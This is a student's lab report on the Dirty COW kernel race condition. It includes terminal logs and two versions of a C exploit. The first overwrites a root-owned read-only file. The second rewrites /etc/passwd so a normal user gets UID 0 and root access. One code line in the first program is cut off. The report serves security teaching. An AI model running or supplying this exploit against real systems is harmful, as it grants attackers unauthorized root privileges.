
Dirty COW Lab


Name: Raman Srivastava
SUID: 946665605

Task 1: Modify a Dummy Read-Only File




```
[10/09/2018 22:14] seed@ubuntu:~$ sudo touch /zzz
[10/09/2018 22:14] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ sudo gedit /zzz
[10/09/2018 22:16] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 13 Oct  9 22:16 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ cat /zzz
111122223333
[10/09/2018 22:17] seed@ubuntu:~$ echo raman > /zzz
bash: /zzz: Permission denied
[10/09/2018 22:17] seed@ubuntu:~$ 
```


In this task, we've created a file that's read only. We can see that after using the ls -l command. We attempt to print 'raman' but we fail because it's a read only file for the user seed.



```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_s
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "_____RAMAN_____";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


The above code is the attack program. We open the earlier created /zzz file as read-only file. We perform memory mapping on /zzz using MAP_PRIVATE. We'll then search for a string 222222 in the file to know its position. Two threads are then created, write and madvise because this is what we'll make use of for the attacks. When the writeThread is created, a copy of /zzz is created in the physical memory where the write operation happens. This is done to ensure the integrity of the original file. In the write thread, it takes the position of the offset address is taken so it can be used to point to the correct location to write on, here in our case, the block occupied by 222222. After the write procedure, it goes to the madviseThread where the copied block is released.


```
[10/09/2018 22:14] seed@ubuntu:~$ sudo touch /zzz
[10/09/2018 22:14] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ sudo gedit /zzz
[10/09/2018 22:16] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 13 Oct  9 22:16 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ cat /zzz
111122223333
[10/09/2018 22:17] seed@ubuntu:~$ echo raman > /zzz
bash: /zzz: Permission denied
[10/09/2018 22:17] seed@ubuntu:~$ sudo gedit /zzz
[10/09/2018 22:29] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/09/2018 22:42] seed@ubuntu:~$ a.out
^C
[10/09/2018 22:43] seed@ubuntu:~$
```


```
[10/09/2018 22:14] seed@ubuntu:~$ sudo touch /zzz
[10/09/2018 22:14] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ sudo gedit /zzz
[10/09/2018 22:16] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 13 Oct  9 22:16 /zzz
[10/09/2018 22:16] seed@ubuntu:~$ cat /zzz
111122223333
[10/09/2018 22:17] seed@ubuntu:~$ echo raman > /zzz
bash: /zzz: Permission denied
[10/09/2018 22:17] seed@ubuntu:~$ sudo gedit /zzz
[10/09/2018 22:29] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/09/2018 22:42] seed@ubuntu:~$ a.out
^C
[10/09/2018 22:43] seed@ubuntu:~$ cat /zzz
111111_____RAMAN___[10/09/2018 22:44] seed@ubuntu:~$
```


After running the cow_attack.c program, we can see that the attack has been successful and we've managed to change 222222 with ____RAMAN____.

Task 2: Modify the password file to gain root privilege




```
[10/09/2018 23:11] seed@ubuntu:~$ sudo adduser Charlie
[sudo] password for seed:
adduser: Please enter a username matching the regular expression configured
via the NAME_REGEX[_SYSTEM] configuration variable.  Use the `--force-badname'
option to relax this check or reconfigure NAME_REGEX.
[10/09/2018 23:11] seed@ubuntu:~$ sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
[10/09/2018 23:12] seed@ubuntu:~$ cat /etc/pwd | grep charlie
cat: /etc/pwd: No such file or directory
[10/09/2018 23:12] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
```

In this screenshot, we create a user ‘charlie’. This user does not have a root access and it shows because the user’s UID is 1001. Using the Dirty COW attack, we will change the UID of ‘charlie’ to 0000 making ‘charlie’ a root user. We will do this by making a change in the /etc/passwd file.




```
[10/09/2018 23:39] seed@ubuntu:~$ gedit cow_attack.c
[10/09/2018 23:40] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/09/2018 23:40] seed@ubuntu:~$ a.out
^C
```



```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001:1002:,,,:/home/charlie:/bin/bash");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000:1002:,,,:/home/charlie:/bin/bash";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

This is the attack program to change the user's - 'charlie' – UID to 0000 from 1001. We open the file /etc/passwd as read only and memory map the file using MAP_PRIVATE. Just in the previous example with /zzz, this also creates a private copy in the physical memory when the write thread is called. Here, it replaces "charlie:x:1001:1002:,,,:/home/charlie:/bin/bash" with "charlie:x:0000:1002:,,,:/home/charlie:/bin/bash". The third field here is the UID field that determines if it's a root user or not. For the user to be a root user, it's UID must be 0000, which is what we set out to do in this task.

After the write operation, it'll go to madvise thread where it'll will release the copied block from the physical memory.



```
[10/09/2018 23:41] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/09/2018 23:41] seed@ubuntu:~$ 
```

Here we can see that after running the attack program cow_attack.c, we've successfully changed the field in the /etc/passwd field of 'charlie' where its UID now reads 0000 symbolizing that it's a root user. So here, our attack is successful and we've gotten root access for 'charlie'